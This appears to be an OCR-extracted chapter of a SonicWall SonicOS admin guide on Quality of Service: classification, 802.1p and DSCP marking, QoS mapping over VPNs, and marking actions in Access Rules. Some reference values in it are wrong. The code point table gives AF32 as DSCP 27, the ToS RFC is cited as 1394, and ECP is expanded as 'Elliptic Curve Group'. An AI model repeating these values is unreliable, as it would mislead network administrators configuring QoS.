Quality of Service (QoS) refers to a diversity of methods intended to provide predictable network behavior and performance. This sort of predictability is vital to certain types of applications, such as Voice over IP (VoIP), multimedia content, or business-critical applications such as order or credit-card processing. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

Topics:

Classification

Classification is necessary as a first step so that traffic in need of management can be identified. SonicOS uses Access Rules as the interface to classification of traffic. This provides fine controls using combinations of Address Object, Service Object, and Schedule Object elements, allowing for classification criteria as general as **all HTTP traffic** and as specific as **SSH traffic from hostA to serverB on Wednesdays at 2:12am**.

SonicWall network security appliances have the ability to recognize, map, modify, and generate the industry-standard external CoS designators, DSCP and 802.1p (refer to the section 802.1p and DSCP QoS on page 1111).

Once identified, or classified, it can be managed. Management can be performed internally by SonicOS Bandwidth Management (BWM), which is perfectly effective as long as the network is a fully contained

autonomous system. Once external or intermediate elements are introduced, such as foreign network infrastructures with unknown configurations, or other hosts contending for bandwidth (for example, the Internet) the ability to offer guarantees and predictability are diminished. In other words, as long as the endpoints of the network and everything in between are within your management, BWM will work exactly as configured. Once external entities are introduced, the precision and efficacy of BWM configurations can begin to degrade.

But all is not lost. Once SonicOS classifies the traffic, it can **tag** the traffic to communicate this classification to certain external systems that are capable of abiding by CoS tags; thus they too can participate in providing QoS.

NOTE: Many service providers do not support CoS tags such as 802.1p or DSCP. Also, most network equipment with standard configurations will not be able to recognize 802.1p tags, and could drop tagged traffic.

Although DSCP will not cause compatibility issues, many service providers will simply strip or ignore the DSCP tags, disregarding the code points.

If you wish to use 802.1p or DSCP marking on your network or your service provider's network, you must first establish that these methods are supported. Verify that your internal network equipment can support CoS priority marking, and that it is correctly configured to do so. Check with your service provider – some offer fee-based support for QoS using these CoS methods.

Marking

Once the traffic has been classified, if it is to be handled by QoS capable external systems (for example, CoS aware switches or routers as might be available on a premium service provider's infrastructure, or on a private WAN), it must be tagged so that the external systems can make use of the classification, and provide the correct handling and Per Hop Behaviors (PHB).

Originally, this was attempted at the IP layer (layer 3) with RFC791's three Precedence bits and RFC1394 ToS (type of service) field, but this was used by a grand total of 17 people throughout history. Its successor, RFC2474 introduced the much more practical and widely used DSCP (Differentiated Services Code Point) which offered up to 64 classifications, as well as user-definable classes. DSCP was further enhanced by RFC2598 (Expedited Forwarding, intended to provide leased-line behaviors) and RFC2697 (Assured Forwarding levels within classes, also known as Gold, Silver, and Bronze levels).

DSCP is a safe marking method for traffic that traverses public networks because there is no risk of incompatibility. At the very worst, a hop along the path might disregard or strip the DSCP tag, but it will rarely mistreat or discard the packet.

The other prevalent method of CoS marking is IEEE 802.1p. 802.1p occurs at the MAC layer (layer 2) and is closely related to IEEE 802.1Q VLAN marking, sharing the same 16-bit field, although it is actually defined in the IEEE 802.1D standard. Unlike DSCP, 802.1p will only work with 802.1p capable equipment, and is not universally interoperable. Additionally, 802.1p, because of its different packet structure, can rarely traverse wide-area networks, even private WANs. Nonetheless, 802.1p is gaining wide support among Voice and Video over IP vendors, so a solution for supporting 802.1p across network boundaries (i.e. WAN links) was introduced in the form of **802.1p to DSCP mapping**.

802.1p to DSCP mapping allows 802.1p tags from one LAN to be mapped to DSCP values by SonicOS, allowing the packets to safely traverse WAN links. When the packets arrive on the other side of the WAN or VPN, the receiving SonicOS appliance can then map the DSCP tags back to 802.1p tags for use on that LAN. Refer to 802.1p and DSCP QoS on page 1111 for more information.

Conditioning

The traffic can be conditioned (or managed) using any of the many policing, queuing, and shaping methods available. SonicOS provides internal conditioning capabilities with its Egress and Ingress Bandwidth Management (BWM), detailed in the Bandwidth Management on page 1121. SonicOS's BWM is a perfectly

effective solution for fully autonomous private networks with sufficient bandwidth, but can become somewhat less effective as more unknown external network elements and bandwidth contention are introduced. Refer to the DSCP marking: Example scenario on page 1113 for a description of contention issues.

Topics:


Site to Site VPN over QoS Capable Networks

If the network path between the two end points is QoS aware, SonicOS can DSCP tag the inner encapsulate packet so that it is interpreted correctly at the other side of the tunnel, and it can also DSCP tag the outer ESP encapsulated packet so that its class can be interpreted and honored by each hop along the transit network. SonicOS can map 802.1p tags created on the internal networks to DSCP tags so that they can safely traverse the transit network. Then, when the packets are received on the other side, the receiving SonicWall appliance can translate the DSCP tags back to 802.1p tags for interpretation and honoring by that internal network.

Site to Site VPN over Public Networks

SonicOS integrated BWM is very effective in managing traffic between VPN connected networks because ingress and egress traffic can be classified and controlled at both endpoints. If the network between the endpoints is non QoS aware, it regards and treats all VPN ESP equally. Because there is typically no control over these intermediate networks or their paths, it is difficult to fully guarantee QoS, but BWM can still help to provide more predictable behavior.

Site to site VPN over public networks



To provide end-to-end QoS, business-class service providers are increasingly offering traffic conditioning services on their IP networks. These services typically depend on the customer premise equipment to classify and tag the traffic, generally using a standard marking method such as DSCP. SonicOS has the ability to DSCP mark traffic after classification, as well as the ability to map 802.1p tags to DSCP tags for external network traversal and CoS preservation. For VPN traffic, SonicOS can DSCP mark not only the internal (payload) packets, but the external (encapsulating) packets as well so that QoS capable service providers can offer QoS even on encrypted VPN traffic.

The actual conditioning method employed by service providers varies from one to the next, but it generally involves a class-based queuing method such as Weighted Fair Queuing for prioritizing traffic, as well a congestion avoidance method, such as tail-drop or Random Early Detection.

802.1p and DSCP QoS


Topics:

Enabling 802.1p

SonicOS supports layer 2 and layer 3 CoS methods for broad interoperability with external systems participating in QoS enabled environments. The layer 2 method is the IEEE 802.1p standard wherein 3-bits of an additional

16-bits inserted into the header of the Ethernet frame can be used to designate the priority of the frame, as illustrated in the following figure:

Ethernet data frame



- **TPID**: Tag Protocol Identifier begins at byte 12 (after the 6 byte destination and source fields), is 2 bytes long, and has an Ether type of 0x8100 for tagged traffic.
- **802.1p**: The first three bits of the TCI (Tag Control Information – beginning at byte 14, and spanning 2 bytes) define user priority, giving eight (2^3) priority levels. IEEE 802.1p defines the operation for these 3 user priority bits.
- **CFI**: Canonical Format Indicator is a single-bit flag, always set to zero for Ethernet switches. CFI is used for compatibility reasons between Ethernet networks and Token Ring networks. If a frame received at an Ethernet port has a CFI set to 1, then that frame should not be forwarded as it is to an untagged port.
- **VLAN ID**: VLAN ID (starts at bit 5 of byte 14) is the identification of the VLAN. It has 12-bits and allows for the identification of 4,096 (2^12) unique VLAN ID's. Of the 4,096 possible IDs, an ID of 0 is used to identify priority frames, and an ID of 4,095 (FFF) is reserved, so the maximum possible VLAN configurations are 4,094.


802.1p support begins by enabling 802.1p marking on the interfaces which you wish to have process 802.1p tags. 802.1p can be enabled on any Ethernet interface on any SonicWall appliance.

The behavior of the 802.1p field within these tags can be controlled by Access Rules. The default 802.1p Access Rule action of **None** will reset existing 802.1p tags to 0, unless otherwise configured (see Managing QoS Marking on page 1118 for details).

Enabling 802.1p marking will allow the target interface to recognize incoming 802.1p tags generated by 802.1p capable network devices, and will also allow the target interface to generate 802.1p tags, as controlled by Access Rules. Frames that have 802.1p tags inserted by SonicOS will bear VLAN ID 0.

802.1p tags will only be inserted according to Access Rules, so enabling 802.1p marking on an interface will not, at its default setting, disrupt communications with 802.1p-incapable devices.

802.1p requires the specific support by the networking devices with which you wish to use this method of prioritization. Many voice and video over IP devices provide support for 802.1p, but the feature must be enabled. Check your equipment's documentation for information on 802.1p support if you are unsure. Similarly, many server and host network cards (NICs) have the ability to support 802.1p, but the feature is usually disabled by default. On Win32 operating systems, you can check for and configure 802.1p settings on the **Advanced** tab of the Properties page of your network card. If your card supports 802.1p, it is listed as **802.1p QoS, 802.1p Support, QoS Packet Tagging** or something similar:




To process 802.1p tags, the feature must be present and enabled on the network interface. The network interface will then be able to generate packets with 802.1p tags, as governed by QoS capable applications. By default, general network communications will not have tags inserted so as to maintain compatibility with 802.1p-incapable devices.

NOTE: If your network interface does not support 802.1p, it will not be able to process 802.1p tagged traffic, and will ignore it. Make certain when defining Access Rules to enable 802.1p marking that the target devices are 802.1p capable.

It should also be noted that when performing a packet capture (for example, with the diagnostic tool Ethereal) on 802.1p capable devices, some 802.1p capable devices will not show the 802.1q header in the packet capture. Conversely, a packet capture performed on an 802.1p-incapable device will almost invariably show the header, but the host will be unable to process the packet.

Before moving on to Managing QoS Marking on page 1118, it is important to introduce 'DSCP Marking' because of the potential interdependency between the two marking methods, as well as to explain why the interdependency exists.

DSCP marking: Example scenario



In the scenario above, we have **Remote Site 1** connected to 'Main Site' by an IPsec VPN. The company uses an internal 802.1p/DSCP capable VoIP phone system, with a private VoIP signaling server hosted at the Main Site. The Main Site has a mixed gigabit and Fast-Ethernet infrastructure, while Remote Site 1 is all Fast Ethernet. Both sites employ 802.1p capable switches for prioritization of internal traffic.

1 PC-1 at Remote Site 1 is transferring a 23 terabyte PowerPoint™ presentation to File Server 1, and the 100mbit link between the workgroup switch and the upstream switch is completely saturated.

2 At the Main Site, a caller on the 802.1p/DSCP capable VoIP Phone `10.50.165.200` initiates a call to the person at VoIP phone `192.168.168.200`. The calling VoIP phone 802.1p tags the traffic with priority tag 6 (voice), and DSCP tags the traffic with a tag of 48.

   a If the link between the Core Switch and the firewall is a VLAN, some switches will include the received 802.1p priority tag, in addition to the DSCP tag, in the packet sent to the firewall; this behavior varies from switch to switch, and is often configurable.

   b If the link between the Core Switch and the firewall is not a VLAN, there is no way for the switch to include the 802.1p priority tag. The 802.1p priority is removed, and the packet (including only the DSCP tag) is forwarded to the firewall.

   When the firewall sent the packet across the VPN/WAN link, it could include the DSCP tag in the packet, but it is not possible to include the 802.1p tag. This would have the effect of losing all prioritization information for the VoIP traffic, because when the packet arrived at the Remote Site, the switch would have no 802.1p MAC layer information with which to prioritize the traffic. The Remote Site switch would treat the VoIP traffic the same as the lower-priority file transfer because of the link saturation, introducing delay—maybe even dropped packets—to the VoIP flow, resulting in call quality degradation.

   So how can critical 802.1p priority information from the Main Site LAN persist across the VPN/WAN link to Remote Site LAN? Through the use of QoS Mapping.

   QoS Mapping is a feature which converts layer 2 802.1p tags to layer 3 DSCP tags so that they can safely traverse (in mapped form) 802.1p-incapable links; when the packet arrives for delivery to the next 802.1p-capable segment, QoS Mapping converts from DSCP back to 802.1p tags so that layer 2 QoS can be honored.


   In our above scenario, the firewall at the Main Site assigns a DSCP tag (for example, value **48**) to the VoIP packets, as well as to the encapsulating ESP packets, allowing layer 3 QoS to be applied across the WAN. This assignment can occur either by preserving the existing DSCP tag, or by mapping the value from an 802.1p tag, if present. When the VoIP packets arrive at the other side of the link, the mapping process is reversed by the receiving SonicWall, mapping the DSCP tag back to an 802.1p tag.

3 The receiving SonicWall at the Remote Site is configured to map the DSCP tag range 48-55 to 802.1p tag 6. When the packet exits the firewall, it will bear 802.1p tag 6. The Switch will recognize it as voice traffic, and will prioritize it over the file-transfer, guaranteeing QoS even in the event of link saturation.

DSCP Marking

DSCP (Differentiated Services Code Point) marking uses 6-bits of the 8-bit ToS field in the IP Header to provide up to 64 classes (or code points) for traffic. Since DSCP is a layer 3 marking method, there is no concern about compatibility as there is with 802.1p marking. Devices that do not support DSCP will simply ignore the tags, or at worst, they will reset the tag value to 0.

DSCP marking: IP packet



The above diagram depicts an IP packet, with a close-up on the ToS portion of the header. The ToS bits were originally used for Precedence and ToS (delay, throughput, reliability, and cost) settings, but were later repurposed by RFC2474 for the more versatile DSCP settings.

The following table shows the commonly used code points, as well as their mapping to the legacy Precedence and ToS settings.

DSCP marking: Commonly used code points

DSCP	DSCP Description	Legacy IP Precedence	Legacy IP ToS (D, T, R)
0	Best effort	0 (Routine – 000)	-
8	Class 1	1 (Priority – 001)	-
10	Class 1, gold (AF11)	1 (Priority – 001)	T
12	Class 1, silver (AF12)	1 (Priority – 001)	D
14	Class 1, bronze (AF13)	1 (Priority – 001)	D, T
16	Class 2	2 (Immediate – 010)	-
18	Class 2, gold (AF21)	2 (Immediate – 010)	T
20	Class 2, silver (AF22)	2 (Immediate – 010)	D
22	Class 2, bronze (AF23)	2 (Immediate – 010)	D, T
24	Class 3	3 (Flash – 011)	-
26	Class 3, gold (AF31)	3 (Flash – 011)	T
27	Class 3, silver (AF32)	3 (Flash – 011)	D
30	Class 3, bronze (AF33)	3 (Flash – 011)	D, T
32	Class 4	4 (Flash Override – 100)	-
34	Class 4, gold (AF41)	4 (Flash Override – 100)	T
36	Class 4, silver (AF42)	4 (Flash Override – 100)	D
38	Class 4, bronze (AF43)	4 (Flash Override – 100)	D, T
40	Express forwarding	5 (CRITIC/ECP[a] – 101)	-
46	Expedited forwarding (EF)	5 (CRITIC/ECP – 101)	D, T

DSCP marking: Commonly used code points

DSCP	DSCP Description	Legacy IP Precedence	Legacy IP ToS (D, T, R)
48	Control	6 (Internet Control – 110)	-
56	Control	7 (Network Control – 111)	-

a. ECP: Elliptic Curve Group

DSCP marking can be performed on traffic to/from any interface and to/from any zone type, without exception. DSCP marking is controlled by Access Rules, from the QoS tab, and can be used in conjunction with 802.1p marking, as well as with SonicOS's internal bandwidth management.

Topics:

DSCP Marking and Mixed VPN Traffic

Among their many security measures and characteristics, IPsec VPNs employ anti-replay mechanisms based upon monotonically incrementing sequence numbers added to the ESP header. Packets with duplicate sequence numbers are dropped, as are packets that do not adhere to sequence criteria. One such criterion governs the handling of out-of-order packets. SonicOS provides a replay window of 64 packets, i.e. if an ESP packet for a Security Association (SA) is delayed by more than 64 packets, the packet will be dropped.

This should be considered when using DSCP marking to provide layer 3 QoS to traffic traversing a VPN. If you have a VPN tunnel that is transporting a diversity of traffic, some that is being DSCP tagged high priority (for example, VoIP), and some that is DSCP tagged low-priority, or untagged/best-effort (for example, FTP), your service provider will prioritize the handling and delivery of the high-priority ESP packets over the best-effort ESP packets. Under certain traffic conditions, this can result in the best-effort packets being delayed for more than 64 packets, causing them to be dropped by the receiving SonicWall's anti-replay defenses.

If symptoms of such a scenario emerge (for example, excessive retransmissions of low-priority traffic), it is recommended that you create a separate VPN policy for the high-priority and low-priority classes of traffic. This is most easily accomplished by placing the high-priority hosts (for example, the VoIP network) on their own subnet.


Configure for 802.1p CoS 4 – Controlled load

If you want to change the inbound mapping of DSCP tag 15 from its default 802.1p mapping of 1 to an 802.1p mapping of 2, it would have to be done in two steps because mapping ranges cannot overlap. Attempting to assign an overlapping mapping will give the error DSCP range already exists or overlaps with another range. First, you will have to remove 15 from its current end-range mapping to 802.1p CoS 1 (changing the end-range mapping of 802.1p CoS 1 to DSCP 14), then you can assign DSCP 15 to the start-range mapping on 802.1p CoS 2.


QoS Mapping

The primary objective of QoS Mapping is to allow 802.1p tags to persist across non-802.1p compliant links (for example, WAN links) by mapping them to corresponding DSCP tags before sending across the WAN link, and then mapping from DSCP back to 802.1p upon arriving at the other side:

QoS mapping




NOTE: Mapping will not occur until you assign **Map** as an action of the QoS tab of an Access Rule. The mapping table only defines the correspondence that will be employed by an Access Rule's Map action.




For example, according to the default table, an 802.1p tag with a value of **2** will be outbound mapped to a DSCP value of **16**, while a DSCP tag of **43** will be inbound mapped to an 802.1 value of **5**.

Each of these mappings can be reconfigured. If you wanted to change the outbound mapping of 802.1p tag **4** from its default DSCP value of **32** to a DSCP value of **43**, you can click the **Configure** icon for **4 – Controlled load** and select the new **To DSCP** value from the drop-down box:

802.1p CoS 1 end-range remap




802.1p CoS 2 start-range remap



You can restore the default mappings by clicking the **Reset QoS Settings** button.

Managing QoS Marking

QoS marking is configured from the **QoS** tab of the **Add/Edit Rule** dialog of the **Firewall > Access Rules** page:



Both 802.1p and DSCP marking as managed by SonicOS Access Rules provide four actions: **None**, **Preserve**, **Explicit**, and **Map**. The default action for DSCP is **Preserve** and the default action for 802.1p is **None**.

QoS marking: Behavior describes the behavior of each action on both methods of marking:

QoS marking: Behavior


Action	802.1p (layer 2 CoS)	DSCP (layer 3)	Notes
None	When packets matching this class of traffic (as defined by the Access Rule) are sent out the egress interface, no 802.1p tag will be added.	The DSCP tag is explicitly set (or reset) to 0.	If the target interface for this class of traffic is a VLAN subinterface, the 802.1p portion of the 802.1q tag will be explicitly set to 0. If this class of traffic is destined for a VLAN and is using 802.1p for prioritization, a specific Access Rule using the **Preserve**, **Explicit**, or **Map** action should be defined for this class of traffic.
Preserve	Existing 802.1p tag will be preserved.	Existing DSCP tag value will be preserved.	

QoS marking: Behavior

Action	802.1p (layer 2 CoS)	DSCP (layer 3)	Notes
Explicit	An explicit 802.1p tag value can be assigned (0-7) from a drop-down menu that will be presented.	An explicit DSCP tag value can be assigned (0-63) from a drop-down menu that will be presented.	If either the 802.1p or the DSCP action is set to **Explicit** while the other is set to **Map**, the explicit assignment occurs first, and then the other is mapped according to that assignment.
